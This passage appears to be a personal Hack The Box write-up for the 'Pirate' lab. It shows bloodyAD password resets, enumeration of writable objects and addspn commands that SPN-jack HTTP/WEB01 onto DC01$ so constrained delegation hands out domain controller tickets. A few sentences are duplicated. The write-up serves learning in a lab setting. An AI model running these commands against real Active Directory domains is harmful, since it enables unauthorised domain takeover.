└──╼ [★]$ bloodyAD -d pirate.htb --dc-ip 10.129.244.95 -u 'a.white' -p 'E2nvAOKSz5Xz2MJu' set password a.white_adm 'Password123!'
[+] Password changed successfully!
now if we looked at this user in the bloodhound
 and we are allowed to delegate on web01 but we already got shell WEB01
after some enumeration i also found this
and we are allowed to delegate on web01 but we already got shell WEB01
after some enumeration i also found this
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ bloodyAD -d pirate.htb --dc-ip 10.129.244.95 -u 'a.white_adm' -p 'Password123!' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=pirate,DC=htb
permission: WRITE
distinguishedName: CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb
permission: WRITE
we got some kind of write permission over DC01 as a.white_adm and if we see the details of this write with --detail which shows this
distinguishedName: CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb
servicePrincipalName: WRITE
distinguishedName: CN=WEB01,CN=Computers,DC=pirate,DC=htb
servicePrincipalName: WRITE
we can write SPNs on both DC01 and WEB01 which is a disaster on its own but when combined with S4U delegation it becomes more easier to get access to DC01 without even trying to crack anything
Shell as Admin on DC
here is some kind of explanation for this attack cause i can't go through the entire delegation stuff here but i might write about it
lets see what we can delegate and explain
 and as you can see as
 a.white_adm we got constrained delegation to HTTP/WEB01 with protocol transaction which is the dangerous part, the protocol transaction lets the KDC give you a ticket as any user you request
now when there is a delegation and we try to impersonate someone and get a ticket the KDC encrypts the ticket using that machine encryption key in this case web01$ and only the web01$ can decrypt it so it is only valid on web01 but because we got right access on the SPN attribute on both web01$ and dc01$ we can move this delegation from web01$ to dc01$ and the KDC doesn't care where is this service running like HTTP/WEB01 is running on WEB01 but if we moved it to the DC01$ it just cares about that this SPN we trying to use exists on machine account
I hope i didn't make it more complicated than it looks but I will leave tons of resources at the end
so we'll Writes HTTP/WEB01 SPN onto DC01$ using a.white_adm's and SPN rights which will trick the KDC into thinking DC01 is authoritative for that service
first we'll remove this HTTP/WEB01 from WEB01 so we can add it to DC01$ and make sure there is no conflict
removal first
addspn -u 'pirate.htb\a.white_adm' -p 'Password123!' -r -t 'WEB01$' -s 'HTTP/WEB01' 10.129.244.95then modifying
addspn -u 'pirate.htb\a.white_adm' -p 'Password123!' -t 'DC01$' -s 'HTTP/WEB01' 10.129.244.95 and both addition and removal was correct
now all what's left to do is to request a TGS
and here i got stuck for around 3 days cause i did something so dumb but lets just move on the the part where i requested ticket and you might notice different IP that's just because it was a different machine
and both addition and removal was correct
now all what's left to do is to request a TGS
and here i got stuck for around 3 days cause i did something so dumb but lets just move on the the part where i requested ticket and you might notice different IP that's just because it was a different machine
 now we got a ticket we'll export it and we get root
 back to the issue i faced and why i faced it ?
i migrated the SPN
back to the issue i faced and why i faced it ?
i migrated the SPN HTTP/WEB01 from WEB01$ machine to DC01$ machine and everything was good but when i was trying to request a ticket i used -spn HTTP/WEB01.pirate.htb normally -i think- wouldn't cause an issue but look at this  there was 2 different
 SPNs the one we jacked and the one we was requesting
we already saw this earlier but i didn't pay attention and we learn as we go
I've had enough of this machine cause of this error so no Cleanup or mitigation for this one and I'll leave you with the resources
Resources
- https://jimmexploit.vercel.app/blog/timeroasting
- https://www.trustedsec.com/blog/diving-into-pre-created-computer-accounts/
- https://medium.com/@offsecdeer/attacking-group-managed-service-accounts-gmsa-5e9c54c56e49
- https://www.vaadata.com/blog/understanding-ntlm-authentication-and-ntlm-relay-attacks/
- https://netwrix.com/en/resources/blog/attacking-constrained-delegation-to-elevate-access/
- https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/